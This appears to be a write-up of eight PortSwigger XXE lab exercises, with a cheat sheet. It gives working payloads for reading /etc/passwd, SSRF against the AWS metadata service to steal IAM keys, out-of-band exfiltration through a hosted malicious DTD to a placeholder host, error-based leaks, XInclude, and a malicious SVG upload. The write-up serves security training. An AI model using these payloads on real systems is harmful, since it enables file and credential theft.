🧠 Exploiting XML External Entity (XXE)
In Part 1, we explored the theory behind XXE—how insecure XML parsers allow attackers to fetch external files, perform SSRF, and exfiltrate data.
Now, we move from theory to practice. This guide breaks down eight distinct exploitation scenarios found in the PortSwigger Web Security Academy. We will cover everything from classic file retrieval to advanced blind exfiltration and XInclude attacks.
🧪 LAB 1: Exploiting XXE to Retrieve Files
🧐 How the Vulnerability Exists
The application’s POST /product/stock endpoint accepts XML input. Crucially, the parser is configured to process external entities, and the application reflects the entity’s value in the error message or response.
Root Cause: The parser parses the XML and substitutes the entity before displaying the result to the user.
⚠️ Preconditions
- The application accepts XML input.
- The parser supports DTDs and External Entities.
🚨 Exploitation Steps
-
Capture & Analyze: Intercept the
POST /product/stockrequest in Burp Suite. Observe the XML structure in the body. - Inject DTD & Entity:
Insert a
DOCTYPEdefinition defining an external entity namedxxethat points to/etc/passwd.<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
- Exploit (Retrieve File):
Replace the
productIdvalue with your entity reference&xxe;. Send the request. Verify: The response contains the content of/etc/passwd.
IMPACT: Arbitrary File Read (Local File Disclosure).
🧪 LAB 2: Exploiting XXE to Perform SSRF
🧐 How the Vulnerability Exists
XXE allows making HTTP requests via the SYSTEM keyword. The server acts as a proxy, fetching whatever URL is defined in the entity.
Root Cause: Lack of egress filtering and unsafe XML parsing allowing the server to connect to internal or cloud metadata services.
⚠️ Preconditions
- The server is hosted in a cloud environment (e.g., AWS).
🚨 Exploitation Steps
-
Intercept and Modify: Intercept the
POST /product/stockrequest. - Inject DTD for SSRF:
Define an entity pointing to the AWS metadata service.
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "[http://169.254.169.254/](http://169.254.169.254/)"> ]> -
Iterate and Exploit: Replace the
productIdwith&xxe;. The error message will return the directory listing (e.g.,latest). Recursively update your URL to traverse the path:latest->meta-data->iam->security-credentials.
- Final Payload:
Retrieve the admin keys.
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "[http://169.254.169.254/latest/meta-data/iam/security-credentials/admin](http://169.254.169.254/latest/meta-data/iam/security-credentials/admin)"> ]>Send the request to steal the tokens.

IMPACT: Cloud Credential Theft leading to full infrastructure compromise.
🧪 LAB 3: Blind XXE with Out-of-Band Interaction
🧐 How the Vulnerability Exists
The application processes the XML input but does not return the output in the response. However, the parser still executes the external request.
Root Cause: “Blind” XXE where the attack is successful, but the result is invisible in the HTTP response.
⚠️ Preconditions
- Access to an OOB interaction tool (Burp Collaborator).
🚨 Exploitation Steps
-
Intercept Request: Send
POST /product/stockto Repeater. - Inject DTD with Collaborator:
Define an entity pointing to your Collaborator payload.
<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://YOUR-COLLABORATOR-SUBDOMAIN"> ]> -
Reference Entity: Replace the
productIdfield with&xxe;. -
Solve: Send the request. Check the Collaborator tab. A DNS or HTTP interaction confirms the vulnerability.

IMPACT: Confirmation of Blind XXE vulnerability.
🧪 LAB 4: Blind XXE via XML Parameter Entities
🧐 How the Vulnerability Exists
The application parses XML but blocks or sanitizes regular entities (&xxe;) in the body. However, it fails to block Parameter Entities (%xxe;) used inside the DTD itself.
Root Cause: Incomplete filtering that overlooks DTD-level entities.
⚠️ Preconditions
- Parser supports Parameter Entities.
🚨 Exploitation Steps
-
Intercept the Request: Send the stock check request to Repeater.
- Inject Parameter Entity Payload:
Construct a DTD that defines and immediately uses a parameter entity.
<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN"> %xxe; ]>
- Solve: Send the request. Check Collaborator for the interaction.
IMPACT: Bypassing basic input filters to confirm Blind XXE.
🧪 LAB 5: Blind XXE Exfiltration via Malicious External DTD
🧐 How the Vulnerability Exists
We have Blind XXE, but we want to steal data, not just ping a server. The parser restricts “Parameter Entities in the Internal Subset,” preventing us from joining strings directly in the request.
Root Cause: Moving the malicious logic to an External DTD bypasses the “Internal Subset” restrictions.
⚠️ Preconditions
- Ability to host a file on a public server (Exploit Server).
🚨 Exploitation Steps
- Craft the Malicious DTD:
On your Exploit Server, create a file
xxe.dtd. This file reads the hostname and sends it as a query parameter to your Collaborator.<!ENTITY % file SYSTEM "file:///etc/hostname"> <!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://YOUR-COLLABORATOR-SUBDOMAIN/?x=%file;'>"> %eval; %exfil;
- Inject the Payload:
In the victim request, simply call your external DTD.
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-EXPLOIT-SERVER-URL/xxe.dtd"> %xxe;]>
-
Solve: Send the request. Check Collaborator. You will see an HTTP request with the hostname in the query string (e.g.,
?x=ubuntu-123).
IMPACT: Full data exfiltration in a blind scenario.
🧪 LAB 6: Exploiting Blind XXE via Error Messages
🧐 How the Vulnerability Exists
The application is “Blind” (does not return the entity value) but has Verbose Error Messages enabled. If we force the parser to try and load a file that doesn’t exist, it might reflect the name of the file it tried to load.
Root Cause: Information Leakage via Error Handling.
⚠️ Preconditions
- Application displays Java stack traces or file-not-found errors.
🚨 Exploitation Steps
- Craft the Malicious DTD:
On the Exploit Server, create a DTD that reads the target file (
/etc/passwd) and tries to use its content as a filename for a second request.<!ENTITY % file SYSTEM "file:///etc/passwd"> <!ENTITY % eval "<!ENTITY % exfil SYSTEM 'file:///invalid/%file;'>"> %eval; %exfil;
- Inject the Payload:
Reference your external DTD in the request.
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-EXPLOIT-SERVER-URL/xxe.dtd"> %xxe;]> -
Solve: Send the request. Look for a
FileNotFoundExceptionin the response. The error will say “Could not find file /invalid/root:x:0:0…”, revealing the file content.
IMPACT: Data exfiltration via Error Messages.
🧪 LAB 7: Exploiting XInclude to Retrieve Files
🧐 How the Vulnerability Exists
Here, we cannot modify the DOCTYPE (perhaps the input is just a fragment inside a larger XML document). However, the parser supports XInclude, a feature that allows building XML from multiple files.
Root Cause: XInclude is enabled by default in the XML parser configuration.
⚠️ Preconditions
- User input is embedded into a backend XML document.
DOCTYPEinjection is blocked or impossible.
🚨 Exploitation Steps
-
Intercept Request: Intercept
POST /product/stock. - Inject XInclude Payload:
You don’t need a
DOCTYPE. Just inject thexi:includenamespace and element into theproductIdvalue.<foo xmlns:xi="[http://www.w3.org/2001/XInclude](http://www.w3.org/2001/XInclude)"><xi:include parse="text" href="file:///etc/passwd"/></foo>
- Solve:
Send the request. The response will contain the
/etc/passwdfile.
IMPACT: Arbitrary File Read without DTD control.
🧪 LAB 8: Exploiting XXE via Image File Upload
🧐 How the Vulnerability Exists
The application allows users to upload images (like avatars). It accepts SVG (Scalable Vector Graphics) files. Since SVG is XML-based, the backend parser processes the XML to render the image.
Root Cause: Image processing library allows External Entities.
⚠️ Preconditions
- Image upload functionality accepting
.svg(or checking content, not extension).
🚨 Exploitation Steps
- Create the Malicious Image:
Create a file named
xxe.svgon your computer with the following content:<?xml version="1.0" standalone="yes"?> <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]> <svg width="128px" height="128px" xmlns="[http://www.w3.org/2000/svg](http://www.w3.org/2000/svg)" xmlns:xlink="[http://www.w3.org/1999/xlink](http://www.w3.org/1999/xlink)" version="1.1"> <text font-size="16" x="0" y="16">&xxe;</text> </svg>
-

Upload the Payload: Upload this file as your avatar/comment image.
-

Solve: View the uploaded image on the website. The image will render the server’s hostname as text inside the graphic.
IMPACT: File disclosure via Image Upload.
⚡ Fast Triage Cheat Sheet
| Attack Vector | 🚩 Immediate Signal | 🔧 The Critical Move |
|---|---|---|
| Classic XXE | Input is XML; Output reflects input. | <!ENTITY x SYSTEM "file:///etc/passwd"> & inject &x; in body. |
| SSRF XXE | Entity reflects, but we need network access. | <!ENTITY x SYSTEM "http://169.254.169.254/">. |
| Blind XXE (Basic) | No output; XML processed. | <!ENTITY x SYSTEM "http://COLLAB"> & inject &x;. |
| Blind (Param Entity) | “Entities not allowed” error. | <!ENTITY % x SYSTEM "http://COLLAB"> %x; (Inside DTD). |
| Blind Exfiltration | Need data, but no output. | Host xxe.dtd. Stack entities (%eval; %exfil;) to send data to Collaborator. |
| Error-Based | “File not found” error shows path. | Host xxe.dtd. Attempt to load file:///nonexistent/%file;. |
| XInclude | No DOCTYPE access. |
<xi:include parse="text" href="file:///etc/passwd"/>. |
| Image Upload | Uploads accept .svg. |
Inject payload into <text> tag of SVG file. |